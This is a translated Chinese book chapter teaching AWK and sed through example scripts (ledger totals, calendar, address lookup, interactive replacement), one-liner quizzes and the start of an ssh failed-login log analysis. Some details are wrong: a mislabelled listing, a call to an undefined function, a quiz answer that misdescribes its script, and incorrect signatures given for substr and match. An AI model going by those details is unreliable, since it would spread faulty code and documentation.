对象数据可以分为记录行和字段，可以当作表格形式的数据进行处理。AWK具有便于处理log文件以及快速计算统计信息的特征。我们来试着写一下进行“统计出纳”的脚本。

数据形式为“日期、明细、金额”，并以连续的Tab为分隔符。金额栏里，如果是支出则表示为负值，如果是收入则表示为正值。

比如数据文件“note.dat”如代码清单1所示时，求以下值。

（1）现在的余额

（2）最高收入额

（3）最高支出额

（4）从以下角度求关于一次收支的平均金额：

（a）按月

（b）除去工资收入的整个期间

（c）整个期间

答案请参照代码清单2。

▼代码清单1　数据note.dat

```
10/1  水      -20
10/2  电      -6,231
10/3  煤气    -300
10/3  电话    -6,503
10/20 打弹子机    -20,200
10/23 赛马    3,000
10/25 工资    223,000
10/26 餐馆就餐支出  -134,523
11/1  水      -30
11/2  电      -6,231
11/3  煤气    -700
11/3  电话    -10,300
11/5  赛马    -164,000
11/10 麻将    40,000
11/25 工资    234,500
11/26 餐馆就餐支出  -122,459
```

▼代码清单2　summary.awk

```
BEGIN { FS="\t+"; n = 3}

{
 gsub(",","",$n)
 gsub(/\/[0-9]+/,"月",$1)
 summary("总计")
 summary($1)
}

$2 != "工资" { summary("工资以外") }
function summary(c) {
    if (MAX[c]+0 < $n+0 ) MAX[c] = $n
    if (MIN[c]+0 > $n+0 ) MIN[c] = $n
    COUNT[c]++
    TOTAL[c] += $n
}

END {
    for (c in TOTAL) {
         printf "余额(%s) = %d\n", c, ⏎
TOTAL[c]
         printf "最大支出额(%s) = %d\n", ⏎
 c, MIN[c]
         printf "最大收入额(%s) = %d\n", ⏎
 c, MAX[c]
         printf "平均(%s) = %f\n", c,  ⏎
TOTAL[c]/COUNT[c]
         print "--"
    }
}
```

解说“统计出纳”脚本

AWK脚本和我们熟悉的C语言、Java语言的语法类似，不过大家可能也意识到了，AWK没有无用的“(”“、”“)”和“;”。

模式BEGIN是进行初始化的。因为零钱账的数据分隔符是“连续的Tab”，所以可以变为默认的字段分隔符"[\t]"。而且，作为计算对象的是第3个字段，所以将变量n初始化为3。

然后是省略模式的动作，记述了读入行之后，对所有行要进行的处理。

在计算对象字段中含有“,”，为了使之可以被AWK当作数值数据进行处理，必须把“,”去掉。字符串的替换使用内置函数gsub，如下所示。

```
gsub(",","",$n)
```

同样，日期中的“日”信息也没有用。处理如下所示。

```
gsub(/\/[0-9]+/,"月",$1)
```

把“日”信息替换成了“月”字。

gsub函数的功能是把第3个参数的字符串中与第1个参数匹配的地方用第2个参数指定的字符串替换。函数的返回值是替换个数。

使用之后定义的summary函数进行总计和按月统计。summary函数的参数是统计种类，它可以把总计、最小值、最大值和平均值的统计结果存储到关联数组中。

```
summary("总计")
summary($1)
```

通过指定模式来进行关于工资以外的收支统计。

```
$2 != "工资"
```

在这里，省略模式的动作处理已经完毕，所以这里的金额中的“,”和日期中的“日”信息已经处理完毕。

统计时，因为在AWK中没有类型指定，所以要注意避免变量类型识别发生错误。这里为了以数值类型进行演算，采用如下记法。

```
变量+0
```

最后的模式END是将统计结果进行输出。抽取关联数组的成员时使用for语句的in运算符是很方便的。不经意间使用的内置函数printf，基本和C语言中的一样。

这个例子比较简单，大家应该理解了AWK风格的记述方法了吧。AWK还可以自由地变更字段和记录行的单位。此外，还可以使用强大的内置函数等简单地应用于系统日志、网络包的dump数据解析等。



浅析应用

在上一节中没有对脚本进行解说就先应用起来了。事实上AWK还可以用户自定义函数。格式如下所示。

```
function 函数名(参数列表) {
}
```

只要是可以记述模式–动作语句，你就可以把函数定义写在任意一个你喜欢的地方。需要注意的是，调用时函数名和参数列表的左括号之间不能有多余的空格。

既然是函数，就必须要注意变量的范围。给一般的标量变量赋值，即使在函数中修改了变量的值对外部也没有什么影响。在函数中可以修改数组要素或者增加新的要素等。形参在函数内都是局部变量，其他变量则作为全局变量对待。在函数中如果需要局部变量，多传一个形参即可。

省略return语句表示函数的返回值不确定。

 示例脚本②“显示日历”

现在我们尝试用至此为止介绍的一些功能和几个内置函数，用AWK做一个日语版的日历（代码清单3）。

使用+选项指定年月日启动calendar.awk，会返回星期。如果只指定年和月，会将该月的日历表示出来。另外，如果只指定年，会将该年全部的日历表示出来（图1）。

解说“日历脚本”

请参照代码清单3。请注意其中的数值运算、使用正则表达式的逻辑运算、变量的增值和减值等操作。基本上能和C语言等一般的编程语言进行相同的处理。

▼图1　日历脚本的执行结果

```
# 1
$ awk -f calendar.awk +2013.10.4
星期五

# 2
$ awk -f calendar.awk +2013.10
     2013年 10月
日 一 二 三 四 五 六
       1  2  3  4  5
 6  7  8  9 10 11 12
13 14 15 16 17 18 19
20 21 22 23 24 25 26
27 28 29 30 31

# 3
$ awk -f calendar.awk +2014
因为结果有些长，省略。
```

函数option()把读入的日期用内置函数split()分解为年月日并保存到数组date[]中。不过，年月日要以终止符“.”为分隔符。

week1()用来计算是星期几。在BEGIN部分进行初始化设定。在week1()中数组M是作为全局变量来参照的。

1个月的日历使用函数calendar()做成。为了决定表示位置，使用函数week1()求当前月第0天（=前一个月的最后一天）的星期值。

函数repeat()的功能是将字符串str重复time次。time小于等于0时返回空""字符串。这个函数有助于字符串的整形。字符串用如下方式进行连接。

```
ret = str ret
```

变量i和ret都是作为局部变量使用的形参。

函数option()的功能是：对于AWK启动时读入的+选项，利用内置函数substr把参数第2个字符之后的值以字符串的形式取出。参数opt的值是省略+选项时的默认值。在文本数据读入之前在BEGIN部分中使用。但是，" "形式的输入是不允许的。

 示例脚本③“模拟数据库”

我们再来看一个简单的“模拟数据库”的例子。

通讯录的数据像关系数据库一样被正规化，由3个表组成。其中一个表用来保存个人的名字、电话号码和工作单位。为了区分，给每个人都分配一个序列号。这个表保存为private.dat（代码清单4）。第二个表保存个人的家庭成员，为了区分是哪个人的家庭成员，这个表中存有刚才分配的序列号、家庭成员的名字和关系。这个表命名为family.dat（代码清单5）。最后一个表jobs.dat以工作单位的简称为主键，并存有单位正式名称和电话号码（代码清单6）。表的字段分隔符设为连续的空格和Tab。

解说“模拟数据库”

我们的目的是从这些表中取出某个特定个

▼代码清单3　calendar.awk

```
# 日历
BEGIN {
  M[1]=31; M[2]=28; M[3]=31; M[4]=30;  M[5]=31;  M[6]=30
  M[7]=31; M[8]=31; M[9]=30; M[10]=31; M[11]=30; M[12]=31
  W[0]="日"; W[1]="月" ; W[2]="火"; W[3]="水"
  W[4]="木"; W[5]="金"; W[6]="土"

  split(option(), date, "\.")
  n = week1(date[1]+0, date[2]+0, date[3]+0)
  if ( date[3] != "" ) print "星期" W[n]
  else if ( date[2] != "" ) {
    calendar(date[1], date[2], M[date[2]], n)
  }
  else for ( i = 1; i <= 12; i++ ) {
    calendar(date[1], i, M[i], week(date[1], i, 0))
    print ""
  }
}

# 算出是星期几
function week1(y, m, d, s) {
  s = 5
  y %= 400
  if ( y == 0 || ( y%4 == 0 && y%100 != 0 )) if ( M[2] == 28 ) M[2]++
  if ( y > 0 ) s += --y+int(y/4)-int(y/100)+int(y/400)+2
  while ( m > 1 ) s += M[--m]
  return (s+d)%7
}

# 做成日历
function calendar(y, m, d, s, i) {
  printf(" %d%s %d%s\n", y, "年", m, "月")
  print "日 一 二 三 四 五 六 "
  printf("%s", repeat(" ", ((s+1)%7)*3))
  for ( i = 1; i <= d; i++) {
    printf("%2d ", i)
    if ( (s+i)%7 == 6 ) print ""
  }
  if ( (s+i)%7 != 0 ) print ""
}

# 重复指定字符串
function repeat(str, time, i, ret) {
  for ( i = 1; i <= time; i++ ) ret = str ret
  return ret
}


# 读入选项参数
function option(opt) {
  if (ARGC > 1 && ARGV[1] ~ /^\+.*$/) {  # 检查是否指定选项
    print ARGC, ARGV[1]
    opt = substr(ARGV[1], 2)  # 去掉开头的"+"号
    delete ARGV[1]    # 释放数组
  }
  return opt
}
```

▼代码清单4　private.dat

```
1 池田雄一 032-6632-3188 東京都世田谷区 torikumi
2 小泉充志 071-3242-4583 京都府京都市左京区 cocodes
3 田中熊五郎 032-2445-7819 東京都目黒区 tomato
4 山本熊山 041-899-2245 神奈川県川崎市 tomato
5 阿部慎平 072-445-2234 兵库县揖保郡 kane
```

人的全部信息并表示出来。表保存在多个文件中，可以用getline功能对表进行结合。

关键在于使用主键对别的表进行检索的循环部分。像本例一样，处理对象的文件分为多个文件时，AWK也可以轻松应对（代码清单7）。执行结果如图2所示。



AWK应用篇



示例脚本“交互式字符串替换”

下面介绍一个应用AWK进行交互式处理的例子。“用脚本语言进行交互式处理？”大家可能会觉得有些别扭。AWK作为脚本语言在以单行脚本的形式与其他命令进行联合，或者是对文本数据进行批处理等方面是很擅长的。不过，在选择数据作为交互式、选择性处理对象时，AWK也具有相应的应对功能。这里，交互式输入使用的内置函数就是上节中提到的getline函数。当发现作为替换对象的字符串时，对于是否真的要进行替换我们来进行一下交互式确认吧（代码清单8）。对于找到的字符串，要表示它所在的行及行号，并根据转义序列使用强调输出的方法进行着色使之更醒目（转义序列会根据所使用的终端的不同而不同，请根据自身的环境进行适当地修改）。

这个脚本中，在交互输入时可以使用的命令如表1所示。

▼代码清单5　family.dat

```
1  池田惠子       妻子
1  池田爱生       长女
2  小泉久美子     长女
3  田中熊六郎     弟弟
3  田中梅子       姐姐
4  山本清子       祖母
4  小豆子         鸟
5  阿部太郎       父亲
5  阿部爱子       母亲
```

▼代码清单6　jobs.dat

```
torikumi 取组有限股份公司          071-423-9231
cocodes COCODES 财团法人           031-6323-6222
tomato TOMOTO 报社有限股份公司     032-4777-9524
kane KANE 科学有限股份公司         072-877-2833
```

▼图2　模拟数据库的执行结果

```
$ awk -f address.awk +阿部慎平 private.dat
姓名        阿部慎平
电话号码    072-445-2234
住址        兵库县揖保郡
工作单位    KANE科学有限股份公司 电话 072-877-2833
家庭成员
阿部太郎    关系 父亲
阿部爱子    关系 母亲
```

▼表1　操作一览表

y	替换对象字符串
a	包含当前字符串，替换以后出现的所有相同的字符串
i	不执行替换，以后出现的所有相同的字符串也都不替换
其他	不执行替换

▼代码清单7　address.awk

```
# 通讯录
BEGIN { FS="[ \t]+"; name = option(); }
$2 == name {
    key = $1;
    printf "姓名\t\t%s\n", $2;
    printf "电话号码\t%s\n", $3;
    printf "住址\t\t%s\n", $4;
    getjob($5);
    getfamily(key);
}

function getfamily(key, n)
{
    printf "家庭成员\n";
    while (getline < "family.dat" > 0)
    if ($1 == key) {

printf("\t%s\t\t关系 %s\n", $2, $3);
        n++;
    }
    if (n == 0)
    print "\t无";
}

function getjob(abbreviation)
{
    while (getline < "jobs.dat" > 0)
    if ($1 == abbreviation)
        printf "工作单位\t\t%s\t\t电话
\t%s\n", $2, $3;
}
# 用来读入选项参数的函数 option() ... 和刚才
的例子"日历脚本"中使用的函数 option() 相同。
```

命令的输入不区分大小写。

此外，因为使用画面进行交互式处理，编辑结果以文件形式进行输出(这里保存为replace.out，也可以使用已经出现过的函数option()等把输出位置设为可变的)。

解说“交互式字符串替换”

正如上文所述，脚本并不那么复杂。在BEGIN模式中，使用函数getline事先把字典文件读到数组source和destination中。

在未指定模式的动作部分，也使用函数getline把从标准输入得到的输入保存到变量中了。如下所示。

```
getline q < "/dev/stdin"
```

在同一动作内，

```
while (idx = index(tail, source[i]))
```

对于正在读入的行，while语句使用index函数查找登录在字典中的单词的位置，并把其记录

▼代码清单4　private.dat

```
# 根据字典进行交互式替换
BEGIN {
  i=0
  while (getline < "dict" > 0) {
    source[i] = $1
    destination[i] = $2
    i++
  }
}

{
  for (i in source) {
    if (i in all) {
      gsub(source[i], destination[i], $0)
      continue
    }
    head = ""
    tail = $0
    while (idx = index(tail, source[i])) {
      tbuf = tail
      sub(source[i], "\033[41m&\033[0m", tbuf) # 使用转义序列进行强调表示。
      printf("%4d : %s%s\n", NR, head, tbuf);
      printf("[%s] -> [%s] (Yes/No/All/Ignore): ", source[i],  destination[i]);
      getline q < "/dev/stdin"
      if (q ~ /^[yY]/) { # 替换对象字符串。
        sub(source[i], destination[i], tail)
        head = head substr(tail, 1, idx + length(destination[i]))
        tail = substr(tail, idx + length(destination[i]) + 1)
      } else if (q ~ /^[aA]/) { #包含当前字符串。替换以后出现的所有相同的字符串。
        gsub(source[i], destination[i], tail)
        all[i] = source[i]
        break
      } else if (q ~ /^[iI]/) { #不执行替换。以后出现的所有相同的字符串也都不替换。
        delete source[i]
        break
      } else { #不执行替换。
        head = head substr(tail, 1, idx + length(source[i]))
        tail = substr(tail, idx + length(source[i]) + 1)
      }
    }
    $0 = head tail
  }
  print $0 > "replace.out" # 这里记述的是结果文件的文件名
}
```

在idx中。如果查找的字符串不存在，index函数返回0。对于while循环的判定，0就相当于FALSE，所以当对象单词不存在时就会跳出循环。

只对行的一部分执行单词替换时，使用变量head、tail对行进行分割，然后使用内置函数sub把最开始的一处进行替换，然后再进行结合。

另一方面，如果想替换行中所有的对象单词，可以使用gsub函数一下全部替换。

之后在出现“全部替换”时，把要进行替换的对象单词都保存到数组all中，然后作为if语句的处理对象，利用gsub函数进行全部替换。

同样，“全部忽略”时，通过删除数组source使字典无效，然后从if语句的处理对象中跳出。

在while循环结束时，把变量head和tail进行连接，然后存到变量$0中返回。

动作最后，执行如下命令把处理结果输出到文件中。

```
print $0 > "replace.out"
```

这样未指定模式的动作，请注意它是逐行处理输入文件（这里指replace.txt）的。

理解这个程序动作的关键在于理解变量$0、head、tail的状态在怎样变化。

 执行示例

那么，我们来试着执行一下上述程序。使用的数据如代码清单9和代码清单10所示。执行时的命令如下所示。

```
A> awk -f replace.awk replace.dat
```

执行过程如图3所示。结果得到的输出文件replace.out如图4所示。

▼代码清单9　字典文件（dict）

```
魅魔女妖　莉莉斯
旅行　冒险
星期五　星期六日
水的　火的
地牢　魔窟
```

▼代码清单10　读入用的对象数据（replace.dat）

```
上周下界到了地牢里，真是倒了大霉了。但是，你还是继续你的旅行。
回想起来，星期二在地牢里错过了去取彩虹大叔，这怕是不祥之兆吧。
星期三的上帝的庆典，想要关东煮的你，为什么领着水的魔剑师。
虽说没带火的魔剑师，但为了提高诶多啦技能可以使用岩石的魔剑师……
星期五的地牢，需要2倍的硬币。不好好积累的话，连合成也做不了。
啊，地牢。寂寞的地牢。
```

▼图3　执行结果“交互式字符串替换”

```
  1 : 上周下界到了地牢里，真是倒了大霉了。但是，你还是继续你的旅行。
[旅行] -> [冒险] (Yes/No/All/Ignore): y
  1 : 上周下界到了地牢里，真是倒了大霉了。但是，你还是继续你的冒险。
[地牢] -> [魔窟] (Yes/No/All/Ignore): n
  2 : 回想起来，星期二在地牢里错过了去取彩虹大叔，这怕是不祥之兆吧。
[地牢] -> [魔窟]  (Yes/No/All/Ignore): n
  3 : 星期三的上帝的庆典，想要关东煮的你，为什么领着水的魔剑师。
[水的] -> [火的] (Yes/No/All/Ignore): y
  5 : 星期五的地牢，需要2倍的硬币。不好好积累的话，连合成也做不了。
[星期五] -> [星期六日] (Yes/No/All/Ignore): y
  5 : 星期六日的地牢，需要2倍的硬币。不好好积累的话，连合成也做不了。
[地牢] -> [魔窟] (Yes/No/All/Ignore): n
  6 : 啊，地牢。寂寞的地牢。
[地牢] -> [魔窟] (Yes/No/All/Ignore): n
  6 : 啊，地牢。寂寞的地牢。
[地牢] -> [魔窟] (Yes/No/All/Ignore): y
```

▼图4　执行结果（replace.dat）

```
上周下界到了地牢里，真是倒了大霉了。但是，你还是继续你的冒险。
回想起来，星期二在地牢里错过了去取彩虹大叔，这怕是不祥之兆吧。
星期三的上帝的庆典，想要关东煮的你，为什么领着火的魔剑师。
虽说没带火的魔剑师，但为了提高诶多啦技能可以使用岩石的魔剑师……
星期六日的地牢，需要2倍的硬币。不好好积累的话，连合成也做不了。
啊，地牢。寂寞的魔窟。
```

AWK智力游戏

最后，我们来看一下单行脚本的AWK智力游戏。请预测一下脚本Q1～Q19的动作。

如果实在不知道，可以执行一下试试看。

问题

● Q1

```
$ awk '$0 !~ /^( |\t)*$/' inputfile
```

● Q2

```
$ awk '{$1 = $1; print $0}' inputfile
```

● Q3

```
$ awk '{line = $0} END {print line}' inputfile
```

● Q4

```
$ awk '{if (f<NF) f=NF} END {print f}' inputfile
```

● Q5

```
$ awk '{if (l<length) l=length} END {print l}' inputflie
```

● Q6

```
$ awk '{printf("%3d: %s\n", NR, $0)}' inputfile
```

● Q7

```
$ awk '{for(i=1;i<=NF;i++) printf("%3d: %s\n",++s,$i)}' inputfile
```

● Q8

```
$ awk '/魅魔女妖|莉莉斯/ {c++} END {print c}' inputfile
```

● Q9

```
$ awk '{for(i=1;i<=NF;i++) if($i ~ /针鼹鼠|龙王/) c++} END {print c}' inputfile
```

● Q10

```
$ awk '{c=0; for(i=1;i<=NF;i++) if($i ~ /海魔星|天魔星/) c++; print c}' inputfile
```

● Q11

```
$ awk '{for(i=1;i<=NF;i++) if($i ~ /丘比特|天使/) print NR ":" i}' inputfile
```

● Q12

```
$ awk '{ gsub(/ /, ""); print }' inputfile
```

● Q13

```
$ awk '{ gsub(/[A-Z]/, "*"); print }' inputfile
```

● Q14

```
$ awk '{ printf $0}' inputfile
```

● Q15

```
$ awk 'BEGIN { ORS = "" } { print }'
inputfile
```

● Q16

```
$ awk 'BEGIN { RS = FS } { print }'
inputfile
```

● Q17

```
$ awk 'BEGIN { OFS = "\n" } { $1 = $1;
print }' inputfile
```

● Q18

```
$ awk 'NR%2 == 1 { printf $0} NR%2 == 0 {
print }' inputfile
```

● Q19

本文一直都没有解说正则表达式的机会。最后，请有信心的人一定挑战一下下面这个正则表达式的问题。请把使用AWK执行时动作相同的正则表达式进行分组。

a	(01)?	b	(01)+
c	(0|1)*	d	(01)*
e	((01)+)+	f	((01)*)*
g	01(01)*	h	(0*|1*)*
i	(01)++	j	(01)?+
k	((01)?)?	l	(01)+?
m	(01)**	n	(01)??
o	(01)?*	p	(01)*01
q	(01)+(01)*	r	(01)*?
s	(01)*(01)*	t	(01)*(01)+
u	(0?1?)*	v	(01)+*
w	(01)*+	x	(0*1*)*



答案

● A1：删除只有换行符的行以及只有Tab和空格的行。使用正则表达式实现了和脚本⑨相同的功能。

● A2：把Tab替换成空格。通过向$1看似无意义的代入操作，对$0进行了重定义。如果输入数据文件的分隔符是Tab，该脚本会将Tab替换成空格。

● A3：只表示最后一行。

● A4：表示出最大的字段数。

● A5：表示出最长的字符数。

● A6：加上行号，输出inputfile的内容。

● A7：一个字段一行，并加上行号后进行输出。

● A8：输出和正则表达式（魅魔女妖或莉莉斯）匹配的行。

● A9：输出与指定的正则表达式（针鼹鼠或龙王）匹配的字段的字段总数。

● A10：输出每行与正则表达式（海魔星或天魔星）匹配的字段的字段数。

● A11：输出与“丘比特或天使”匹配的字段是第几行第几个字段。

● A12：删除空白。

● A13：把大写英文字母替换成*（像gawk等能很好地处理日语的AWK处理系，可以把“A-Z”替换成“あ-ん”进行使用）。

● A14：把所有内容合为1行进行表示。

● A15：把所有内容合为1行进行表示。

● A16：按字段进行换行。

● A17：按字段进行换行。

● A18：每2行合为1行，然后进行输出。

● A19：

•答案

（A）组

a	k	n
(01)?	((01)?)?	(01)??

（B）组

d	f	m	s
(01)*	((01)*)*	(01)**	(01)*(01)*
j	l	o	r
(01)?+	(01)+?	(01)?*	(01)*?
v	w		
(01)+*	(01)*+		

（C）组

b	e	i	q
(01)+	((01)+)+	(01)++	(01)+(01)*
g	p	t	
01(01)*	(01)* 01	(01)*(01)+	

（D）组

c	h	u	x
(0|1)*	(0*|1*)*	(0?1?)*	(0*1*)*

· 解说

在AWK中使用的正则表达式中，如下等式是成立的。

(AB)C = A(BC) = ABC	连接的结合法则
(A|B)|C = A|(B|C) = A|B|C	选择的结合法则
(A?|B) = (A|B?) = (A|B)?	?选择的结合法则
A|B = B|A	选择的交换法则
A|A = A	选择的重叠法则
(A) = A	括号的性质
AB|AC = A(B|C)	选择的分配法则
BA|CA = (B|C)A	选择的分配法则
A|AB = AB?	?选择的分配法则
B|AB = A?B	?选择的分配法则

在“?”“* ”“+”正前面的表达式中含有“?”“* ”“+”时，可以省略括号。

如果理解了这一点，（A）～（C）可能就变得简单了。

（D）组是指把包括空列在内的比特列表示出来。从怎样捕捉比特列的角度出发，得到了不同的正则表达式。（D）组第1个表达式是把比特列看成是1个字符/(0|1)/的重复。而第2个表达式把“0”的排列和“1”的排列当作了基本单位。第3个表达式的想法是把/0?1?/也就是/ε|0|1|01/这4种类型当作了基本单位。第4个表达式同第3个表达式（ε：表示空列）。

 总结

怎么样？是不是在此之前只把AWK作为一种古典的工具而忽略了它的其他功能呢？对于放不下IDE的一代工程师来说，是不是重新发现了sed/awk等命令行工具的魅力了呢？对于通过模式和动作的组合以字段/记录行来识别和处理文本的AWK而言，敏捷是它的特点。像本文使用的option函数一样，我们可以把频繁使用的脚本、函数和正则表达式的语法事先做成库，作为更加敏捷的编程工具进行使用。

这里只不过介绍了AWK的很小一部分功能。AWK即使不能算是和Perl语言、Ruby语言一样的真正的脚本语言，但也具备了强大的正则表达式和内置函数。有兴趣的读者和想试用的读者可以进一步了解一下。

补充内容

这里总结一下awk比较重要的内置字符串控制函数。

1. sub和gsub函数

sub函数在记录中检索匹配正则表达式的字符串，并替换为需要的字符串；gsub函数和sub()类似，不过后者会替换正则表达式匹配到的所有内容。

格式：`sub(regex, replacement_str, string)`
`gsub(regex, replacment_str, string)`

2. index函数

index函数返回在字符串中首次发现substring的位置。

格式：`index(string, search_string)`

3. legth函数

length函数在字符串中返回字符数。若不使用参数，length函数就返回1个记录的字符数。

格式：`length(string)`

4. substr函数

substr函数在字符串中用字符起止偏移量生成子串，并返回该子串。

格式：`substr(string, start-position, end-position)`

5. match函数

检查正则表达式是否能够匹配字符串。如果能够匹配，返回非0值；否则，返回0。

格式：`match(regex, string)`

6. split函数

split函数使用第三个参数的字段分隔符截取数组的字符串。若第三个参数不存在，awk就默认使用FS内置变量（空格）值。

格式：`split(string, array, delimiter)`

第4章 高手教你用sed/AWK

Part 1 日志解析

文/鹤长镇一 book.nospam@tsurunaga.jp 译/卫昊

这章我们来学习进行日志解析和收集的sed/AWK单行脚本。通过使用sed和AWK，能够轻松地从大量的日志信息中提取出所需要的东西。

引　子

如果需要从大量的日志信息中掌握系统工作的状况，或者确定问题的原因所在，对日志的提取和分析是必不可少的。近年来，“大数据”和“数据挖掘”这样的字眼渐渐取得了人们的关注。虽然数据量在到达某种程度后，就需要采取将日志进行集中管理的方法，但一般情况下，将日志以文件的方式存储在桌面上就能满足我们的需求。这里我们将介绍如何使用sed和AWK这样的基本命令，简单快速地分析、统计我们手头上的日志文件，且不花费任何费用。由于单行脚本十分轻量，执行时也不需要大量资源，所以可以随时随地多次执行。让我们通过不断地尝试，将单行脚本作为我们日常工具的一部分吧。

本篇所有的例子都是在CenterOS 6.4中执行的。日志文件的路径以及文件名请大家根据具体的环境进行相应的修改。另外，操作CentOS的日志文件需要管理员权限。单行脚本在使用管理员权限执行的时候，提示符使用“#”表示。

使用sed和AWK进行日志解析的基础

sed和AWK作为基本命令，被预装在许多UNIX系的操作系统之中。使用Perl或者Ruby编写的脚本虽然生产性很高，但它们有时则没有被预装在操作系统当中。如果可以在日常的生活以及工作中使用像sed这样基本的命令，即使有紧急事件发生，也可以从容地应对。

不论怎么说，基本的命令都是非常轻量的。对操作系统的负担很小，执行速度也十分地快。例如，如果要打开超过1GB大小的日志文件，使用Emacs或者vi来进行操作的话，将会消耗大量的内存，并且速度也将十分缓慢。而使用sed的话则不仅可以使用日期或字符串来对文件进行过滤，还可以指定相应的行数。例如，我们可以像下面这样取出第100～200行。

```
$ sed -e '100,200p' 文件名
```

过滤后的内容可以使用管道符(|)将结果输出到more或less这样的分页程序中，也可使用重定向符(>)将结果输出到文件，这样的话即使数据很大，也可以轻松地应对。除了过滤，如果还需要统计的话，可以使用AWK。我们可以像下面这样使用AWK计算文件的行数。

```
$ awk '{count++} END {print count}' 文件名
```

AWK还可以取出以空格分割的字段。我们可以像下面这样计算ls命令输出的当前目录下文件的大小(以空格分隔的第5列数据)。

```
$ ls -l | awk '{size+=$5} END {print size}'
```

我们将“ls -l”的结果通过管道符输出到AWK中，并取出表示文件大小的第5列数据，然后将它们加在一起。此外还可以进行行数、特定字符串出现的次数等许许多多的统计。

对结果进行排序的话，使用sort命令将十分方便。如果我们想将各用户的Home目录按照使用量的多少进行排序，可以先使用du命令输出/home内各个目录的磁盘容量，之后再使用管道符将结果输出给sort命令。可以添加-n选项给sort命令，将数值作为Key进行排序。同时，还可以添加-r选项，让结果按照从大到小的顺序排列。

```
$ du -s /home/* | sort -nr
487430  /home/tsurunaga
32426   /home/gihyo
2064    /home/kaneda
```

除了文件大小以外，还可以根据某一模式的出现次数或者速度这样的数值对结果进行排序，使结果更具可读性。

日志解析和报告

从现在开始，我们将使用具体的日志文件，向大家介绍解析以及报告的方法。前半部分将使用ssh服务的日志，后半部分将使用Web服务器的日志。其他类型的日志也是一样，通过根据文件格式对过滤条件进行相应的修改，以下方法也完全可以适用。

ssh登录服务的日志解析与报告

CentOS的ssh服务将登录错误记录在/var/log/secure文件中。通过使用单行脚本，我们可以迅速地发现非法访问以及异常登录。

将日志中重要的字符串高亮显示

仅仅使用tail或者more这样的命令浏览日志的话，可能会不小心错过重要的信息。如果可以将重要的字符串突出显示，那么错误侦测工作也将能更好地进行。我们可以使用sed的字符串替换功能，将重要的字符串以及它们的背景高亮显示。比如，在ssh服务的日志（/var/log/secure）文件中，为了能更清楚地显示密码输入错误的记录，可以在能够显示颜色的终端上①使用图1这样的单行脚本。

之后就可以看到“Failed password”字符串显示为了蓝绿色②，背景色显示为了蓝色③，如图2所示。这时非法使用痕迹也更易于察觉。图1中脚本大概按照如下方式执行。

在ssh登录失败的时候，/var/log/secure文件会记录如图3所示的内容，所以对于字符串“Failed password”，我们使用sed将其进行替换。基本形式是“sed -e 's/被替换内容/替换内容/'”，将被替换内容指定为“\(Failed password\)”，替换内容指定为“\x1b[1;36;44m\1\x1b[0m”。通过“\(模式\)”指定被替换内容，就可以在替换内容中用“\1”引用匹配该模式的字符串。其前后的“\x1b[1;36;44m”与“\x1b[0m”是高亮字符串及其背景的转义序列。“\x1b”是ESC代码的16进制表示，“1;36;44”表示“文字风格；文字颜色；背景色”，用“[～m”把它们绑定在一起，这里将其指定为了“粗体；文字颜色（蓝绿色）；背景色（蓝色）”。除了匹配这个模

① BSD系的sed等，根据sed的版本，有可能无法高亮显示。
② 因为是黑白印刷，颜色变成了浅灰色。
③ 因为是黑白印刷，颜色变成了浅灰色。

▼图1　用颜色高亮显示错误的密码输入

```
# sed -e 's/\(Failed password\)/\x1b[1; ⏎
36;44m\1\x1b[0m/' /var/log/secure
```

※访问/var/log/secure目录需要管理员权限

▼图2　用颜色高亮显示密码输入错误的效果

```
root@CentOS6:~
ファイル(F) 編集(E) 表示(V) 検索(S) 端末(T) ヘルプ(H)
Jul 10 13:02:21 CentOS6 sshd[12003]: Failed password for shin from 192.168.19.22
4 port 44580 ssh2
Jul 10 13:02:24 CentOS6 sshd[12003]: Failed password for shin from 192.168.19.22
4 port 44580 ssh2
Jul 10 13:05:50 CentOS6 sshd[12024]: Failed password for invalid user slideshow
from 192.168.19.213 port 51005 ssh2
Jul 10 13:05:53 CentOS6 sshd[12024]: Failed password for invalid user slideshow
from 192.168.19.213 port 51005 ssh2
Jul 10 13:05:55 CentOS6 sshd[12024]: Failed password for invalid user slideshow
from 192.168.19.213 port 51005 ssh2
Jul 10 13:06:12 CentOS6 sshd[12035]: Failed password for shin from 192.168.19.22
4 port 44581 ssh2
Jul 10 13:06:17 CentOS6 sshd[12035]: Failed password for shin from 192.168.19.22
4 port 44581 ssh2
Jul 10 13:06:20 CentOS6 sshd[12035]: Failed password for shin from 192.168.19.22
4 port 44581 ssh2
Jul 10 13:06:35 CentOS6 sshd[12047]: Failed password for invalid user slideshow
from 192.168.19.213 port 51007 ssh2
Jul 10 13:06:38 CentOS6 sshd[12047]: Failed password for invalid user slideshow
from 192.168.19.213 port 51007 ssh2
Jul 11 22:00:27 CentOS6 sshd[4615]: Failed password for root from 127.0.0.1 port
 59393 ssh2
Jul 11 22:00:30 CentOS6 sshd[4615]: Failed password for root from 127.0.0.1 port
 59393 ssh2
```

式的字符串之外，其余全部采用正常方式显示，这里使用“0m”对它们进行重置。

其他可以指定的内容如表1所示。

如果需要同时高亮两处不同的地方，可以使用“sed -e 脚本1 -e 脚本2”的形式，追加相应的被替换内容以及替换内容即可。例如执行图4的脚本后，在高亮“Failed password”的同时，“authentication failure”也将被高亮成红色。

虽然可以使用上述方法指定高亮各个匹配字符串的颜色，但是采用单行脚本就不是那么有效率了。在需要高亮多处的情况下，使用sed脚本会更加简洁。这里我们将脚本写入color.sed文件（代码清单1），采用“-f 脚本文件名”这样的参数执行sed。在color.sed脚本中，除了之前介绍的“Failed password/authentication failure”高亮以外，还会将“sudo”显示为绿色，并在每行的开头以粗体显示相应的日期（“Jul 9 23:05:50”）。

```
# sed -f color.sed /var/log/secure
```

接下来，我们来讲解一下如何从日志中根据访问源地址得出非法访问数量。例如，若需要根据访问源地址统计ssh访问失败的次数，只需要对日志（/var/log/secure）执行sed命令即可，如图5所示。

我们以“sed -n -e '/对应行/s/被替换内容/替换内容/'”作为基础，将“Failed password”指定为非法访问时记录的字符串，便可将记录有非法访问的行单独取出。为了忽略其他不匹配的行，我们向sed添加“-n”选项。同时，为了得到访问者的IP地址，可以将被替换的内容指定为“.*sshd.*Failed password for.*from \([0-9.] *\) port .*”。“.*”表示任意字符串，“[0-9.]*\”表示包含0～9的数字以及“.（点）”的字符串，也就是像“192.168.0.3”这样的IP地址。通过在前后添加“\(~\)”，可以在替换内容中使用“\1”引用匹配的字符串。这样一来，只要我们在替换内容中指定“\1”，就可以去除IP地址以外的字符串了。

▼表1　高亮字符串以及背景时可以使用的转义序列

文字风格	
0	重置风格
1	粗体
4	下划线
